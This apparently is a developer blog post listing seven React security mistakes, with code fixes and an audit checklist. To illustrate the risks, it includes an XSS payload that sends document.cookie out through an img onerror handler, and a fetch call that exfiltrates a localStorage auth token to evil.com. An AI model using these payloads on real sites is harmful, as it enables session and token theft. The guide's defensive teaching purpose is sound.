
React security mistakes are surprisingly common, even in production apps built by experienced teams. React handles a lot of security automatically through JSX escaping, but developers still introduce vulnerabilities through escape hatches, bad patterns, and misunderstandings about what gets bundled into the browser.
The frustrating part is that most React security mistakes aren’t exotic attacks. They come from small mistakes that pass code review because they look like normal patterns. Here are the seven I keep seeing lately, still in 2026, and how to fix each one.
Mistake #1: Trusting dangerouslySetInnerHTML with User Content
React’s JSX rendering is safe by default, however, any HTML or script tags in user input get rendered as plain text. But dangerouslySetInnerHTML bypasses this protection completely, inserting raw HTML directly into the DOM.
function Comment({ content }) {
  return <div dangerouslySetInnerHTML={{ __html: content }} />;
}

// If content = '<img src=x onerror="fetch(`/api/steal?c=${document.cookie}`)">'
// The attack runs immediately when this rendersIf you need to render HTML, sanitise it first with DOMPurify or use the browser-native setHTML() API, which I covered in a previous post about Trusted Types and setHTML(). Better yet, avoid dangerouslySetInnerHTML entirely, for Markdown, use libraries like react-markdown that render to React elements instead of HTML strings.
Mistake #2: Storing Auth Tokens in localStorage
This is one of the most widespread React security mistakes, literally everywhere, tutorials show it, AI assistants happily suggest it, and old Stack Overflow answers are full of it. And most React apps do it. But any JavaScript on your page can read localStorage, so a single XSS vulnerability hands attackers your auth tokens.
// ❌ Convenient but dangerous
localStorage.setItem('authToken', token);

// Any XSS vulnerability lets an attacker run:
fetch('https://evil.com/steal', {
  body: localStorage.getItem('authToken')
});Use HttpOnly cookies instead. The browser sends them automatically with requests, but JavaScript can’t read them, and even successful XSS attacks can’t steal them.
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=StrictEach attribute matters: HttpOnly blocks JavaScript access, Secure requires HTTPS, and SameSite=Strict prevents the cookie from being sent on cross-site requests, blocking most CSRF attacks automatically.
Mistake #3: Treating Client-Side Validation as Security
Client-side validation is a UX feature, not a security control. Anyone can open DevTools, remove their validation, and send malicious requests directly through curl or Postman. Your fancy Zod schema in the form component does nothing against attackers.
Always validate on the server, regardless of what the client did:
'use server';

import { z } from 'zod';

const schema = z.object({
  email: z.string().email(),
  amount: z.number().positive(),
});

async function submitPayment(formData) {
  const session = await getSession();
  if (!session?.user) return { error: 'Unauthorized' };

  const result = schema.safeParse({
    email: formData.get('email'),
    amount: Number(formData.get('amount')),
  });

  if (!result.success) return { error: result.error.flatten() };
  // Now result.data is safe to use
}Every Server Function needs three things: authenticate the user, validate the input with a schema, and use parameterised queries for database access. Client-side validation can still exist for UX, but treat it as a convenience feature.
Mistake #4: Exposing Secrets Through Environment Variables
Environment variables feel secure because they’re not in your code. But any variable prefixed with REACT_APP_, NEXT_PUBLIC_, or VITE_ gets bundled directly into your JavaScript and shipped to every visitor.
// ❌ This API key is public to anyone viewing your site
const stripeSecret = process.env.REACT_APP_STRIPE_SECRET_KEY;

// ✅ Only publishable keys go on the client
const stripePublishable = process.env.REACT_APP_STRIPE_PUBLISHABLE_KEY;If a value needs to stay secret, it must never appear in client-side code. API calls requiring secret keys should go through your backend or a Server Function, the server makes the authenticated call and returns only what the client needs. When you writeNEXT_PUBLIC_*, you’re explicitly saying, “This is okay for every visitor to see.”
Mistake #5: Skipping Content Security Policy
CSP is one of the most powerful browser security features and one of the most ignored. It acts as a safety net: even if an attacker manages to inject a script through some other vulnerability, CSP can prevent it from executing.
A starting point for React apps:
Content-Security-Policy:
  default-src 'self';
  script-src 'self' 'nonce-{random}' 'strict-dynamic';
  style-src 'self' 'unsafe-inline';
  img-src 'self' data: https:;
  object-src 'none';
frame-ancestors 'none'React often needs inline scripts for hydration, but don’t solve this with 'unsafe-inline'. Use nonces: generate a random value per request and include it in both the CSP header and your <script> tags. The 'strict-dynamic' directive then allows scripts loaded by trusted scripts to run, which handles React’s code splitting automatically. Use Content-Security-Policy-Report-Only it first to test your policy without breaking anything.
Mistake #6: Blindly Trusting Third-Party Dependencies
A modern React app pulls in thousands of packages from thousands of maintainers. Supply chain attacks, hijacked packages, typosquatting, and malicious updates have become one of the most common attack vectors!
Remember the recent axios npm supply chain attack? That’s the kind of thing that affects every app pulling in that dependency, often without anyone noticing for days.
# Audit regularly, not once
npm audit

# Lockfiles must be in version control
# package-lock.json or yarn.locknpm audit only catches known vulnerabilities, so add automated scanning with tools like Snyk, Dependabot, or GitHub’s security alerts. For CDN-hosted scripts, use Subresource Integrity so the browser refuses to execute modified code:
<script
  src="https://cdn.example.com/library.js"
  integrity="sha384-..."
  crossorigin="anonymous">
</script>Most importantly, audit what you actually need. Every dependency is a security risk.
Do you really need that 50KB library for something you could write in 20 lines?
Mistake #7: Leaking Information Through Error Messages
Error messages designed for developers shouldn’t reach users in production. Stack traces, database errors, and verbose API responses give attackers a roadmap of your application.
// ❌ Helpful for attackers
catch (err) {
  return res.status(500).json({
    error: err.message,
    stack: err.stack
  });
}

// ✅ Generic for users, detailed in logs
catch (err) {
  logger.error('Update failed', { userId, error: err });
  return res.status(500).json({
    error: 'Something went wrong. Please try again.'
  });
}Users get generic messages, your logging system gets the details. For authentication, especially, keep responses uniform, “Invalid email or password” beats separate messages that let attackers enumerate valid usernames.
Quick React Security Audit Checklist
Use this checklist to catch React security mistakes on your next project
- No
dangerouslySetInnerHTMLwithout sanitisation (DOMPurify orsetHTML()) - Auth tokens in
HttpOnlycookies, neverlocalStorage - Cookies have
Secure,HttpOnly, andSameSite=Strictattributes - Server-side validation on every Server Function and API endpoint
- No secret API keys in client-bundled environment variables
- CSP configured with nonces, not
'unsafe-inline' - Dependencies audited regularly with automated tools
- Subresource Integrity for CDN-hosted scripts
- Generic error messages in production, detailed errors only in logs
- Authentication errors don’t reveal whether the user exists
Nobody gets security perfect, and you don’t need to either. Just stay aware of where React’s safety net ends, build these patterns into your everyday workflow, and you’ll be ahead of most React apps out there.
Related reading: For modern XSS prevention beyond DOMPurify, check out Trusted Types and setHTML() for XSS Prevention, the native browser APIs that are starting to replace third-party sanitisation libraries.
Happy coding and enjoy!